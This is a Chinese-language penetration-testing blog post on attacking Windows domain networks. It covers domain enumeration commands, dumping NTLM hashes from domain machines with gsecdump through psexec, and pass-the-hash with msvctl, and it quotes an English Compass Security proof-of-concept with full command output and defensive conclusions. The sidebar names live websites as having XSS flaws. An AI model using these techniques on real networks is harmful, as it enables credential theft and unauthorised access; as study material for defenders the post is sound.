sitemap Nessus GuestBook/links

bugcx

search GO!

LINUX CODE AUDITS PROGRAMMING SECURITY ARTICLES WIRELESS DATABASE NEWS RELAXATION

1337day Exploit-DB XSSed PacketStorm Wooyun Share About

m.spiegel.de XSS
www.spiegel.de XSS
www.toolboxrecords.com XSS
www.europeana.eu XSS
bangalore.locanto.in XSS
static.brazzers.com XSS

Cross Site Scripting,Cross-site request forgery...


域内网渗透中的思路之一

四月 25th, 2012 by admin received No Comments »

Author:bugcx or Anonymous
Url:
http://blog.bug.cx/2012/04/25/%e5%9f%9f%e5%86%85%e7%bd%91%e6%b8%97%e9%80%8f%e4%b8%ad%e7%9a%

(撸一撸) | bugcx's blog | 关注网络安全

作者：黑鹰小子
fr0m：www.bhst.org
上次发了个内网的专题讨论，大家不活跃，下面我就抛砖引玉，写了篇烂文，希望众牛人砸上来，别藏着掖着啦，不抛弃，不放弃！！
●关于域服务器的搭建及配置
这个问题不是今天我们的重点，我们的重点放在域渗透中的疑点和一些深入的用法上，当然简单的扫描的话，大家可以自己尝试，测试环境：
为了大家便于理解笔者构造的场景的拓扑：



域内网DC/DNS：192.168.168.128

域成员服务器：192.168.168.114

外网Web，不处于该域：124.16.x.x

意思是笔者通过Web获取了跳板，然后想通过该跳板渗透该域。大部分情况下大家可能会比较容易获得成员服务器的administrator密码，或者通过提权得到了管理权限。

●辨别域控的方法

网上给出的办法：

常用命令 net view

查看同一域/工作组的计算机列表

net view /domain

查看域/工作组列表

net view /domain:Secwing

查看Secwing域中 计算机列表

net group /domain

查看所在域的组

net user /domain

查看所在域用户

net user /domain zerosoul 12345678

修改域用户密码，需要域管理员权限

net localgroup administrators SECWING\zerosoul /add

域Users组用户添加到本地Administrators组，需要本地管理员或域管理员在本机登陆域后进行

下面的命令 只能用于 域控制器：

net group “Domain controllers”

查看域控制器(如果有多台)

net group

查看域的组

net group “domain admins”

查看域管理员

net group “domain users”

查看域管理员

第二种办法：

SRV 记录是一个域名系统 (DNS) 资源记录，用于标识承载特定服务的计算机。SRV 资源记录用于定位 Active Directory 的域控制器。要验证域控制器的 SRV 定位器资源记录，请使用下列方法之一。

Nslookup

Nslookup 是一个命令行工具，它显示的信息可以用来诊断域名系统 (DNS) 的基础结构。

要使用 Nslookup 来验证 SRV 记录，请按照下列步骤操作：

1.在 DNS 上，单击“开始”，然后单击“运行”。

2.在“打开”框中，键入 cmd。

3.键入 nslookup，然后按 Enter。

4.键入 set type=srv，然后按 Enter。

5.键入 _ldap._tcp.dc._msdcs.Domain_Name，其中

Domain_Name

为域名，然后按 Enter。

Nslookup 将返回显示为以下格式的一个或多个 SRV 服务位置记录，其中，Server_Name

为域控制器的主机名，Domain_Name

为域控制器所属的域，Server_IP_Address

为域控制器的 Internet 协议 (IP) 地址：

Server:localhost

Address:

127.0.0.1

_ldap._tcp.dc._msdcs.Domain_Name

(输入如:_ldap._tcp.dc._msdcs.blackeagle.com)

SRV service location:

priority= 0

weight= 100

port= 389

srv hostname= Server_Name.Domain_NameServer_Name.Domain_N

⑴如何获得域成员服务器的权限，即可以访问域的共享权限？


①通过gsecdump.exe

gsecdump.exe能从域服务器密码存储文件windows\ntds\ntds.dit中导出所有域用户hash的工具，并能从活动进程中导出hash，如果占领的机器的管理破解出来的话，则就可以尝试用破获的用户名密码来截取域中成员机器的HASH值

psexec \\192.168.168.x -u administrator –p test123!@# -c gsecdump.exe -u

②利用HASH注入来获得域中普通机器的权限（该思路主要是解决域控HASH无法破解，或者感觉没有必要破解的情况）


大部分的DC不会是和域普通成员机器的密码一样的，除非管理的水平不敢恭维，可能很多人尝试直接通过HASH通过RainbowCrack或者ophcrack来破解，但是如果LM HASH值无效等情况，则此方法就告一段落了，别急，还有HASH注入。
msvctl.exe Administrator::624aac413795cdc187c394d748ef4541:111f54a2a4c0fb3d7cd9b19007809ad6::: run cmd.exe
注入成功后，就会发现弹出新的CMDSHELL（抓取出来HASH信息已经导入本地的lsass进程，那么后续过程，相信大家也都懂了，只不过这里虽然还是本地的cmdshell，但是的确可以对域控等做相关操作），这里需要说明的是如果是溢出的CMD下，不会成功。



```
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

```
2010-07-31  13:08    <DIR>          gsecdump
2010-07-31  13:06           142,166 gsecdump.zip
2010-07-31  13:08    <DIR>          PsTools_62320
2010-07-25  22:34         1,683,473 PsTools_62320.zip
2010-07-27  11:38           432,273 Pwdump 7.1.ZIP
2010-07-25  21:53           194,669 RainbowCrack 1.3.ZIP
2010-07-31  13:42    <DIR>          内网渗透工具-msvctl_0.3
2010-07-31  13:41            72,367 内网渗透工具-msvctl_0.3.ZIP
               6 个文件     10,082,093 字节
               5 个目录 483,008,999,424 可用字节

D:\Security\内网渗透>cd pstools_62320

D:\Security\内网渗透\PsTools_62320>msvctl.exe Administrator::624aac413795cdc187c
394d748ef4541:111f54a2a4c0fb3d7cd9b19007809ad6::: run cmd.exe
'msvctl.exe' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

D:\Security\内网渗透\PsTools_62320>msvctl.exe Administrator::624aac413795cdc187c
394d748ef4541:111f54a2a4c0fb3d7cd9b19007809ad6::: run cmd.exe
info: running 'cmd.exe '
error: code: -5

D:\Security\内网渗透\PsTools_62320>_
```

详细的大家可以参考国外给出的文档，比我写的好多了



1.6 Hash Injection Attacks in a Windows Network

At the Microsoft TechED 2007, Marcus Murray of Truesec (Sweden) presented a possibility to bypass the Windows authentication process by Hash Injections. This means that it is not necessary anymore to crack the NTLMv2 hash (Rainbow tables), but that the possession of the hash without knowing the password is sufficient for the utilisation of Windows services. Marcus Murray goes even as far as claiming that thereby even Windows Logons with SmartCards can be bypassed, since, as described above, with the migration to SmartCards the server changes the password and the hash to a random value and these still remain valid in Windows.

Compass Security has investigated the option by Murray and confirms the feasibility of the "Hash Injection Attack".

1.7 Proof-of-Concept

1.7.1 Preconditions

This chapter documents the test with the Murray procedure. The following parameters are defined for the test:


- Step 1: Windows XP Workstation is installed anew
- Step 2: Windows XP Workstation is joined to the domain (join Domain)
- Step 3: Domain User "ibuetler" authenticates at the domain via XP workstation using a FileShare on a Domain Member Server
- Step 4: Local Admin on the Windows XP workstation executes the Hash Injection attack and is also able to access the FileShare using the cached Credentials of "ibuetler" (with the rights of "ibuetler") without knowing the password of "ibuetler".

1.7.2 Tools

The following tools have been used for the test:

- gsecdump: With this tool various secrets / hashes can be emitted in Windows.
  Download from: http://www.truesec.com/PublicStore/catalog/Downloads,223.aspx
- msvctl: With this tool the Windows Login with hashes can be bypassed.
  Download from: http://www.truesec.com/PublicStore/catalog/Downloads,223.aspx

Steps 1 - 3 are not documented as these are considered self explanatory. The description starts from Step 4.



1.7.3 Mount Attempt

After the login as Local Admin in the test workstation and the attempt to mount a Share on the Fileserver the following message is displayed:

```
C:\>net use z: \\192.168.200.46\Data
The password or user name is invalid for \\192.168.200.46\Data.

Enter the user name for '192.168.200.46': ^C
```

1.7.4 Hash Export

Using the tool gsecdump the hashes of the Cached Credentials of the local Windows XP workstation can be read out. In the example below the hash of "ibuetler" is exported. This is only possible because the user "ibuetler" has previously been logged in on this device.

```
C:\Documents and Settings\Administrator\Desktop\mscvtl\gsecdump-0.6-win32>gsecdump.exe -a
info: you must run as LocalSystem to dump LSA secrets

CSNC\ibuetler::25b425XXXXXXXXXXXXXXXXXXec5cabcc:fa1d701b2YYYYYYYYYYYYYYYYYY715b5:::
```

1.7.5 Hash Injection Attack

The hash exported can now be used for the described attack in combination with the Hash Injection Tool ***"msvctl"***.

```
C:\>msvctl ibuetler::25b425XXXXXXXXXXXXXXXXXXec5cabcc:fa1d701b2YYYYYYYYYYYYYYYYYY715b5::: run
cmd.exe
info: running 'cmd.exe '
```


Subsequently a new prompt opens in the context of the domain user "CSNC\ibuetler". In this shell the Fileserver can be accessed:

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>net use z: \\192.168.200.46\Data
The command completed successfully.
```

Listing of the directories on the Fileserver:

```
Z:\>dir
 Volume in drive Z is Data
 Volume Serial Number is 2C57-2234

 Directory of Z:\

12.10.2007  10:37    <DIR>          .
12.10.2007  10:37    <DIR>          ..
21.09.2007  10:53    <DIR>          clients
22.10.2007  13:29    <DIR>          tools
02.11.2007  11:39    <DIR>          advisories
29.10.2007  10:37    <DIR>          news
```

GLÄRNISCHSTR. 7



```
                0 File(s)                0 bytes
               4 Dir(s)   120'789'352'448 bytes free
```

Finally we attempt to create a directory on the Fileshare in order to test whether we have sufficient "rights" for this. A precondition is of course, that the domain user "ibuetler" is in possession of the corresponding NTFS permissions on the Share.

```
Z:\>mkdir test

Z:\>dir
 Volume in drive Z is Data
 Volume Serial Number is 2C57-2234

 Directory of Z:\

12.10.2007  10:37    <DIR>          .
12.10.2007  10:37    <DIR>          ..
21.09.2007  10:53    <DIR>          clients
22.10.2007  13:29    <DIR>          tools
02.11.2007  11:39    <DIR>          advisories
29.10.2007  10:37    <DIR>          news
05.11.2007  14:38    <DIR>          test
                0 File(s)                0 bytes
               5 Dir(s)   120'789'352'448 bytes free
```

1.8 Conclusion

The described attack indicates that today (November 2007) there is still a great dependence on NTLM. In order to execute a Hash Injection attack the attacker must have "Local Admin" rights. In many company PCs this is not the case. There are, however, various tricks to obtain Local Admin rights through physical attacks (remove the hard disc and reset via Live-CDs). Therefore Compass Security assumes that a passionate attacker will successfully complete a physical access to a PC/Laptop.

A precondition for the attack is that there are "Cached Credentials" in the local computer which can be injected. It is therefore even more important that this cache is free of Domain Admin or other Admin users. This can for example be prevented by never logging in to the PC interactively with such accounts and by never starting via "Run as" commands. Compass feels that this attack seems to be of relevance especially with stolen or lost PCs. The cognition that networks can be accessed without knowing the passwords is new. Consequently Rainbow tables and similes lose their relevance, even if the plain password is still of interest for other attacks. An example is the assumption that the user is highly likely to use the same password in Windows as for other applications (e.g. SAP).

The described attack still works after the migration to SmartCards as the system keeps accepting NTLM in the background. It only files the passwords and hashes in a correspondingly long and complex format. However, this does not prevent injections.

大家可以自己测试。
最后解疑:
1.HASH注入的时候获取的是什么用户的SESSION值，则注入就是什么权限!
2.HASH注入中如果要获取域用户的HASH，是在域成员机器上是管理权限并且在该机器上有域用户登录过或者正在登录中，方能提取出其HASH
3.获得域成员用户权限，即授权用户的权限的合适的情况下，可能导出域控HASH，当然也可以在实现共享的情况下绑马，本文只是为大家提供一种思路而已
●本地用户账户和域用户账户的特点和区别
在操作系统中,计算机的账户是用户登录系统的钥匙,当用户想要进入一台计算机的操作系统对计算机进行操作和管理的时候,必须有一个相应的账户才可以,在windows环境下的计算机账户从计算机的管理模式来分主要分为本地用户账户和域账户两种,这两种账户各有哪些特点和区别呢:
1.本地用户账户是在工作组环境上或是域的成员机登录本地机器所使用的账户名和密码,而域账户是在域的管理模式下域上的用户所使用的账户.
2.本地用户账户存储在本地的sam数据库中,而域账户存储在AD(active directory)中.
3.使用本地用户账户的时候,用户只能使用该账户登录到本地计算机上,而使用域账户用户可以在整个域环境中所有的计算机上进行登录.
4.本地账户只能在账户所属的计算机上进行管理,每个计算机上的管理员单独管理自己机器上的本地账户,而域账户通过AD用户和计算机管理工具进行统一的管理.
●域用户账户的管理
域用户账户是用户访问域的唯一凭证，因此在域中必须是唯一的。域用户账户保存在AD（活动目录）数据库中，该数据库位于在DC（域控制器）上的\%systemroot%\NTDS文件夹下。为了保证账户在域中的唯一性，每一个账户都被Windows Server 2003签订一个唯一的SID（Security Identifier，安全识别符）。SID将成为一个账户的属性，不随账户的修改、更名而改动，并且一旦账户被删除，则SID也将不复存在，即便重新创建一个一模一样的账户，其SID也不会和原有的SID一样，对于Windows Server 2003而言，这就是两个不同的账户。在Windows Server 2003中系统实际上是利用SID来对应用户权限的，因此只要SID不同，新建的账户就不会继承原有的账户的权

限与组的隶属关系。与域用户账户一样，本地用户账户也有一个唯一的SID来标志账户，并记录账户的权限和组的隶属关系。这一点需要特别注意。
当一台服务器一旦安装AD成为域控制器后，其本地组和本地账户是被禁用的。

最新文章 相关文章 热评文章 Waiting Waiting

webhack入侵思路及上传漏洞
MSSQL备份导出Shell中文路径解决办法
nmap smb script
MS12-027 poc逆向分析
Linux流量监控工具 – iftop (最全面的iftop教程)

Tags: 内网渗透, 域, 网络安全
Posted under:Pentesting
This entry was posted on 星期三, 四月 25th, 2012 at 下午 7:05. You can follow any responses to this entry through the RSS 2.0 feed. You can leave a response, or trackback from your own site.

«Old: 域环境下的渗透 New: 一只XSS蠕虫的实现»

Leave a Reply

name ▶ Name (required)

email ▶ Mail (required)

url ▶ Website

submit